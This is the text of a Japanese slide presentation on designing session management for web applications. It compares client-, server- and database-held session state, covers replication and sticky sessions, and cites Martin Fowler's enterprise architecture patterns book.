
デメリット

- サーバ側のリソースを消費する。
- APサーバプロセスが再起動した場合、セッション状態が失われる。




デメリット

- APサーバのクラスタリング時に、セッションを維持する仕組みも合わせて構築する必要がある。




- セッションレプリケーション
あるAPサーバのセッション情報を、別のAPサーバに
まるごとコピーする。




- スティッキーセッション

特定のクライアントからのリクエストを特定のサーバに紐づけ、毎回同じサーバがリクエストを受け付け、レスポンスを返すように制御する。



- Client Session State
- Server Session State
- **Database Session State**


セッション状態をデータベースに格納し、
リクエスト毎に参照する方式



セッション状態をシリアルライズして格納

読みだせばそのままオブジェクトとして復元できるように、シリアルライズして格納する。

シリアルライズしたデータをBLOB型などで保存




プログラム中のオブジェクトが持つ値を、オブジェクト自身の情報とともにファイルやDBに保存できる形式に変換すること。

シリアライズして保存したデータは、それを読み込めば、オブジェクトとして再現できる（オブジェクト自身の情報を持っているから）。


メリット

- APサーバプロセスを再起動しても、セッション状態が保持される




メリット

- APサーバをクラスタリングしても、セッション状態を共有できる



メリット

- APサーバをクラスタリングしても、セッション状態を共有できる




**セッション状態がAPサーバに依存しない
⇒APサーバのクラスタリングが容易**

デメリット

- セッション状態の参照・更新時にデータベースアクセスが発生するので、処理が低速
- 不要なセッション状態をデータベースからクリーンアップする仕組みが必要（バッチ処理などで古いレコードを削除する、など）

	Client Session State	Server Session State	Database Session State
パフォーマンス／リソース	△ 通信量が多い ○ APサーバのリソースを消費しない	○ メモリへのアクセスのみ △ APサーバのリソースを消費する	△ DBアクセスが発生 ○ APサーバのリソースを消費しない
セキュリティ	× 漏洩／改竄されやすい	○ クライアント⇄サーバ間の通信路に流れるデータを、極小化できる	○ クライアント⇄サーバ間の通信路に流れるデータを、極小化できる
スケーラビリティ	○ APサーバが状態を完全に持たないならば、APサーバのスケールアウトが容易	△ APサーバのスケールアウトには、セッション・レプリケーションやスティッキー・セッション等の対応が必要	○ APサーバが状態を完全に持たないならば、APサーバのスケールアウトが容易
耐障害性	○ APサーバがダウンしても状態が消失しない	× APサーバがダウンすると状態が消失する （セッション管理用の別プロセスを用意することも可能）	○ APサーバがダウンしても状態が消失しない（DBサーバの耐障害性が高いことが前提）
開発容易性	× セキュリティ上の欠点を解消する仕掛けが必要	○ APサーバの機能を利用するだけで実現可能 × セッション同期などの設計課題あり	× 仕掛けを作りこむ必要あり △ 設計課題あり （クリーンアップ処理の実装が必要）

- **Patterns of Enterprise Application Architecture** (書籍名)
- **APアーキテクチャの設計パターンをあつめたもの**
 - Optimistic Offline Lock
 - Active Record
 - Data Transfer Object ... などなど
- **APアーキテクト必読の書。日本語訳あり。**



(原著)
Patterns of Enterprise Application Architecture
Addison-Wesley Professional
Martin Fowler
ISBN-13: 978-0-321-12742-6



(日本語版)
エンタープライズ アプリケーションアーキテクチャパターン
翔泳社
マーチン・ファウラー (著)
長瀬 嘉秀 (監訳)
株式会社 テクノロジックアート (翻訳)
ISBN-13: 978-4798105536

<https://martinfowler.com/books/ea.html>
2021年11月26日19時の最新情報を取得

<https://www.shoeisha.co.jp/book/detail/9784798105536>
2021年11月26日19時の最新情報を取得

セッション管理の方式設計

- セッションの**保持方式**
 - どの設計パターンを採用するか？
- セッションの**格納データ**
 - セッション状態の格納ルール
- セッションの**無効化**
 - 有効期限は？どのように無効化する？
- セッション管理の**セキュリティ**
 - どうやってセキュリティを確保するか？

- セッションの保持方式
- セッションの格納データ
- セッションの無効化
- セキュア・セッション


- クライアントに持たせてもよいか
- サーバリソース的にどの程度格納してよいか
- どのようなサーバ構成か？

などを考慮して決める


- 性能

- スケールアウトしても、思ったように性能が向上しない！

